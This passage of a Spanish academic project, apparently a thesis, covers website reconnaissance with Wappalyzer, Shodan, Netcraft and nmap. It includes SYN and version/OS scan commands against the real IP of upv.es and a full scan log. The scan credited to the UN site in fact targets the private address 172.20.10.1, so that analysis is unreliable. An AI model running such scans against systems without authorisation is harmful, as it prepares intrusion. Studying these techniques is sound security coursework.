



**Figura 12. Resultado 2 Wappalyzer**





**Figura 13. Resultado 3 Wappalyzer**

Por tanto, ya tenemos la primera información que vamos a ir recopilando acerca del sitio web para posteriormente poder probar y encontrar más fácilmente vulnerabilidades.

Hemos obtenido los tipos de tecnología que está utilizando, entre ellos observamos el uso de Nuxt.js como generador de sitio estático, una biblioteca de JavaScript de código abierto basada en Vue.js, Node.js, Webpack y Babel.js. Es un marco para crear vistas web en JavaScript utilizando el sistema de componentes de archivo Vue.js.

Nuxt.js ocupa el 49.6% de las tecnologías de generadores de sitios estáticos según la cuota de mercado de momento en 2022.

Como página de pago para el comercio electrónico utiliza Cart Functionality.

Pese a que, como hemos comentado antes, el lenguaje de programación más utilizado es PHP, este sitio web utiliza Node.js, un entorno de JavaScript multiplataforma.

Como framework web observamos que utiliza la tecnología Nuxt.js, al igual que como frameworks de JavaScript junto a Vue.js, GSAP y Prototype.

Un dato de gran interés para nuestro objetivo es conocer los Servidores Web, que en este caso ya sabemos que son Apache, Nuxt.js y Oracle HTTP Server.

Y obtenemos más información como podemos ver en las imágenes como las librerías de JavaScript, que utiliza Google para el análisis de datos y anuncios, entre otros datos.

Ahora vamos a seguir utilizando otras herramientas para ver si podemos obtener más información sobre el sitio web y también comparar si se nos proporciona la misma información analizada desde otras webs.

### *4.1.2 Shodan*

Shodan es un servicio online que tiene el papel de uno de los motores de búsqueda más utilizado por los hackers para buscar todo tipo de dispositivos conectados a internet como routers, dispositivos IoT y hasta cámaras de seguridad.

Simplemente introduciendo la dirección IP podremos saber información como la ciudad donde se encuentra la organización, los puertos abiertos, ubicaciones del servidor, tecnologías usadas, vulnerabilidades…

Al introducir la dirección IP que hemos obtenido anteriormente asociada al dominio upv.es, observamos que observamos que tiene el puerto tcp 53 abierto y está en Madrid.





**Figura 14. Shodan DNS upv.es**

Sin embargo, si buscamos la dirección que hemos obtenido como servidor DNS observamos que no nos proporciona ningún resultado, esto se debe a que la página está preparada para este ataque.





**Figura 15. Shodan DNS**

Para comprobar mejor el funcionamiento de esta página probamos con otro sitio web público como podría ser el de la Universidad de Valencia, y por el contrario observamos mucha información. Algunos ejemplos de la información que encontramos:





**Figura 16. Shodan 1 uv.es**





**Figura 17. Shodan 2 uv.es**

**SSL Certificate**

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            77:17:92:7b:8f:39:87:f0:8a:bd:c6:61:33:59:52:30
        Signature Algorithm: sha384WithRSAEncryption
        Issuer: C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
        Validity
            Not Before: Jul  9 00:00:00 2020 GMT
            Not After : Jul  9 23:59:59 2022 GMT
        Subject: C=ES/postalCode=46022, ST=Valencia, L=Valencia/street=Avenida de Vicente Blasco Ib\xC3\xA1\xC
3\xB1ez 13, O=Universitat de Val\xC3\xA8ncia, OU=Servei d'Inform\xC3\xA0tica, CN=www.uv.es
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:d6:6b:cd:e6:4e:b1:5e:7a:87:d8:5a:92:98:7c:
                    1e:a5:16:13:d3:44:3a:71:44:95:87:cf:32:82:3e:
                    5b:c0:51:28:f4:56:84:54:7f:34:95:e3:c3:b1:eb:
                    81:bb:1a:2e:89:4d:61:e7:45:88:65:66:80:8f:a5:
                    ff:31:38:da:37:1c:cf:b9:0d:e2:f1:fb:fb:c1:bd:
                    35:bb:dd:f6:67:3a:ca:43:aa:cc:7f:1c:4a:2e:9f:
                    a9:76:9a:c6:86:cc:db:a8:71:8d:f1:04:5b:37:ce:
                    b6:be:19:07:ae:14:ba:ae:51:cf:58:a1:c0:ab:40:
                    e8:0b:84:72:1f:14:5e:94:0e:99:88:e9:1b:2c:ad:
                    85:a1:39:fa:8d:b6:1f:96:10:cb:4f:55:9a:ab:05:
                    5a:79:35:bf:03:2e:d2:a0:e9:af:87:bc:89:4d:e4:
                    15:f1:fb:68:69:be:10:6e:24:ff:77:ed:a2:ed:9b:
                    7c:d3:df:c5:e6:56:c1:34:cf:d8:e4:7d:6b:48:5c:
                    fe:8b:c8:fa:44:20:d1:bd:a9:91:ad:e8:c5:7c:32:
                    b2:d0:a0:94:0e:5a:d6:a2:f6:ad:9a:f2:55:a7:81:
                    d3:12:6b:ce:cd:7c:b8:59:39:6f:33:32:3f:e3:5b:
                    0d:81:44:2e:0c:62:31:30:57:66:58:a4:e6:e2:8f:
                    e3:d7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                6F:1D:35:49:10:6C:32:FA:59:A0:9E:BC:8A:E8:1F:95:BE:71:7A:0C
            X509v3 Subject Key Identifier:
                18:71:F6:67:A4:DA:73:CD:22:78:A7:26:1B:8B:F6:AA:E0:00:83:0C
```

**Figura 18. Shodan 3 uv.es**

Obtenemos información sobre los hostname, es decir, los dispositivos dentro de la red. Los dominios, la ubicación en Valencia, el ISP que es el proveedor de servicios de internet, así como la tecnología ASP que utiliza, para la creación de las páginas dinámicas.

También observamos las tecnologías web que utiliza como Bootstrap, un framework para el desarrollo y construcción de sitios web que se basa en HTML y CSS, o también, otra tecnología que usa y nos es útil saber a la hora de realizar ciberataque es la Cloudflare. Esta tecnología ofrece un servicio dedicado precisamente a proteger del hacking.

También Shodan nos proporciona la información de que hay 4 puertos abiertos, e información sobre ellos. Vemos que usa el servidor Apache, que usando capa de transporte UDP en el puerto 123, encontramos NTP en la versión 3. NTP, Network Time Protocol, se utiliza para sincronizar los relojes en sistemas informáticos.

También obtenemos información del certificado SSL por el puerto 443.

### *4.1.3 Netcraft*

Netcraft es una tecnología usada por muchas empresas para reducir ataques phishing. Nos proporciona información de un sitio web como si en algún caso la página fue atacada. Ponemos de nuevo la página de la upv como ejemplo para ver qué información nos proporciona esta herramienta.

Al hacerlo, nos informa de que lo califica con un riesgo 0 sobre 10. Vemos información sobre la red, nombres de servidor, datos del SSL/TLS como su periodo de validez y el servidor Apache utilizado o el algoritmo de firma, así como su versión. Certificados, informa de que no es compatible con el protocolo SSL en la versión 3.

En el historial de hosting solo aparece un caso en 2012.

También nos muestra el uso de tecnologías como JavaScript, jQuery, UTF8 para la codificación de caracteres y el uso de HTML, HTML5 y CSS.






**Figura 19. Netcraft 1 UPV**



## Network

| | |
|---|---|
| Site | https://www.upv.es |
| Netblock Owner | Universitat Politecnica de Valencia |
| Hosting company | Universidad Politecnica de Valencia |
| Hosting country | ES |
| IPv4 address | 158.42.4.23 (VirusTotal) |
| IPv4 autonomous systems | AS766 |
| IPv6 address | Not Present |
| IPv6 autonomous systems | Not Present |
| Reverse DNS | ias.cc.upv.es |
| Domain | upv.es |
| Nameserver | mirzam.ccc.upv.es |
| Domain registrar | unknown |
| Nameserver organisation | unknown |
| Organisation | unknown |
| DNS admin | hostmaster@upv.es |

**Figura 20. Netcraft 2 UPV**

## Hosting History

| Netblock owner | IP address | OS | Web server | Last seen |
|---|---|---|---|---|
| Universitat Politecnica de Valencia Valencia | 158.42.4.23 | HP-UX | Apache/1.3.26 Unix ApacheJServ/1.1 mod_ssl/2.8.10 OpenSSL/0.9.6g mod_perl/1.27 | 20-Jan-2012 |

**Figura 21. Netcraft 3 UPV**

Probando con diferentes páginas de organismos oficiales en el rango de riesgo que establece Netcraft, la mayoría obtienen un 0 y como máximo encuentro un 1 de riesgo. Esto muestra que estas páginas están preparadas para mantener una seguridad informática acorde a lo que representan.

### *4.1.4 Nmap*

La herramienta Nmap, que como se ha dicho anteriormente es, un software de código abierto utilizado para analizar una red y la detección de sus puertos, es la siguiente herramienta con la que continuamos la recolección de datos del sitio web objeto de nuestro estudio.

Tras descargar de Internet y ejecutar Nmap en nuestro ordenador, en la consola de Windows, comprobamos que poniendo simplemente 'nmap' se nos muestran todas las opciones que esta herramienta nos ofrece.

Seguimos analizando la página de la upv y para ello vamos a utilizar algunas herramientas proporcionadas por nmap para la dirección IP asociada al dominio upv.es, 158.42.4.23.

Al introducir en el cmd de Windows el siguiente comando:

>nmap -sS 158.42.4.23 --top-ports 10000 -sV -O -osscan-guess -v

le estamos pidiendo diferente tipo de información de escaneo. Por un lado, como anteriormente, llamamos a la herramienta nmap. El comando -sS es utilizado para saber si un puerto está escuchando. Para saberlo, utiliza un método de escaneo conocido como 'half-opening'.

Para entender este método de escaneo primero voy a explicar en qué consiste el handshake de tres vías. Es utilizado para crear una conexión de TCP para la transmisión de datos segura entre diferentes dispositivos.

Los tres pasos para el establecimiento de esta transmisión comienzan por la conexión entre el servidor y el cliente, de manera que el servidor debe tener puertos abiertos que puedan iniciar la conexión. En este paso el cliente envía el paquete de datos SYN a través de una red IP al servidor. El paquete SYN, cuyas siglas significan 'Synchronize Sequence Number', es simplemente un número de secuencia aleatorio usado para establecer la comunicación.

A continuación, cuando el servidor recibe el paquete SYN del cliente, responde con un paquete SYN/ACK que contiene dos números de secuencia. El primero es simplemente el número de secuencia que ha recibido del cliente sumándole 1 y el otro es un número de secuencia aleatorio.

Como último paso de este establecimiento de conexión, el cliente contesta al servidor un ACK que contiene el número de secuencia aleatorio del servidor incrementado en uno y con este paso ya queda la conexión reconocida por ambas partes y creada.

Una vez entendido el método handshake, procedo a seguir con el de 'half-opening' utilizado en el escaneo de nmap. Simplemente se manda el paquete SYN y se espera a obtener la respuesta SYN/ACK. Si se ha obtenido respuesta sabemos que ese puerto está abierto y escuchando que es la información que estamos buscando, sin embargo no mandamos el último ACK desde el cliente al servidor ya que no nos interesa establecer ninguna conexión.

--top-ports 10000 nos permite buscar más puertos de los 1000 más comunes que se comprueban si no se utiliza este comando. Por tanto 10000 se podría cambiar por otro número específico de puertos.

-sV es utilizado para que nos muestre las versiones de los servicios identificados en los diferentes puertos.

Por último, -O --osscan-guess está enfocado en averiguar que sistema operativo utiliza el sitio web, y -v que significa 'verbose', indica detalladamente el análisis que se está produciendo.





**Figura 22. Nmap para UPV**

Observamos los resultados sobre los puertos abiertos que si recordamos, con la herramienta online Shodan no habíamos tenido acceso a ellos. Vemos información como que el puerto 80 tcp se encuentra abierto y corresponde a un servidio http corriendo sobre Apache httpd.

Como servidor nos informa que es Linux aunque no es un escaneo exacto pero nos perfila algunas opciones aunque establece con mayo probabilidad Linux 4.0 y Linux 4.4.

Probando con otra página para observar diferentes resultados y así analizar el funcionamiento, la elección de la ONU https://www.un.org/es/ está basada en la creencia de que será una página preparada para bloquear este tipo de análisis.

Mediante nslookup averiguamos la dirección IP, que en este caso es 172.20.10.1 y al usar la herramienta Nmap con los comando:

>nmap -sS 172.20.10.1 --top-ports 10000 -sV -O -osscan-guess -v ,

observamos algunos resultados diferentes al caso anterior.

```
Nmap scan report for 172.20.10.1
Host is up (0.017s latency).
Not shown: 8347 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
21/tcp    open  ftp?
53/tcp    open  domain     (generic dns response: NOTIMP)
49152/tcp open  unknown
62078/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.92%I=7%D=7/1%Time=62BE93F1%P=i686-pc-windows-windows%r(D
SF:NSVersionBindReqTCP,6B,"\0i\0\x06\x81\x83\0\x01\0\0\0\x01\0\0\x07versio
SF:n\x04bind\0\0\x10\0\x01\0\0\x06\0\x01\0\0\x03\x84\0@\x01a\x0croot-serve
SF:rs\x03net\0\x05nstld\x0cverisign-grs\x03com\0x\x86;\x99\0\0\x07\x08\0\0
SF:\x03\x84\0\t:\x80\0\x01Q\x80")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\
SF:x04\0\0\0\0\0\0\0\0");
MAC Address: 46:F0:9E:01:4C:64 (Unknown)
Aggressive OS guesses: Orange Livebox wireless DSL router or Sagem F@st 334 or 3304 DSL router (95%), Sagem F@st 3302 DS
L router (95%), Efficient Networks SpeedStream 4100 ADSL router (93%), Netgear WGR614v7 or WGT624v3 WAP (93%), Vonage V-
Portal VoIP adapter (92%), FreeBSD 6.2-RELEASE (92%), Apple OS X 10.8 (Mountain Lion) - 10.9 (Mavericks) or iOS 5.0.1 -
5.1.1 (Darwin 11.0.0 - 13.2.0) (92%), Fortinet FortiGate 100D firewall (91%), Apple iOS 4.1 - 4.2.1 (91%), Apple iOS 4.3
.1 - 4.3.5 (91%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/1%OT=21%CT=1%CU=32714%PV=Y%DS=1%DC=D%G=Y%M=46F09E%TM
OS:=62BE9504%P=i686-pc-windows-windows)SEQ(SP=105%GCD=1%ISR=101%TI=Z%CI=RI%
OS:II=RI%TS=20)SEQ(CI=RI%II=RI%TS=20)SEQ(II=RI)OPS(O1=M582NW6NNT11SLL%O2=M5
OS:82NW6NNT11SLL%O3=M582NW6NNT11%O4=M582NW6NNT11SLL%O5=M582NW6NNT11SLL%O6=M
OS:582NNT11SLL)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%
OS:DF=N%T=40%W=FFFF%O=M582NW6SLL%CC=Y%Q=)ECN(R=N)T1(R=Y%DF=N%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=AR%O=%
OS:RD=0%Q=)T6(R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y
OS:%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=0%RUD=G)IE(R=Y%DFI=N%T=
OS:40%CD=S)

Network Distance: 1 hop

Read data files from: C:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 294.01 seconds
          Raw packets sent: 8525 (380.070KB) | Rcvd: 8450 (340.726KB)
```

**Figura 23. Nmap para ONU**

Hay 4 puertos abiertos. Detecta un servicio que le devuelve datos pero no lo reconoce y nos muestra la dirección MAC y algunas opciones del sistema operativo con mayor probabilidad que en el caso anterior.

En la última parte, observamos que nos imprime 'Network distance: 1 hop'.

Esto se refiere a los saltos que se producen en las redes, entre ellas Internet, cuando un paquete pasa de un segmento a otro hasta llegar a su destino.

En Internet es común encontrarse como un paquete hace varios saltos por enrutadores, donde cada uno procesa los datos y los vuelve a enviar al siguiente dispositivo. Estos saltos requieren tiempo, por tanto, cuanto más saltos, más se ralentiza la experiencia del usuario en el sitio web.

Aunque la herramienta de Nmap ha percibido un salto, es probable que desde el origen hasta nosotros se produzcan más saltos y para ello hay una herramienta que se puede ejecutar en el cmd de Windows que se denomina Tracert. Hacemos la prueba con la página de la ONU y obtenemos 30 saltos:

```
C:\Users\Usuario>tracert un.org

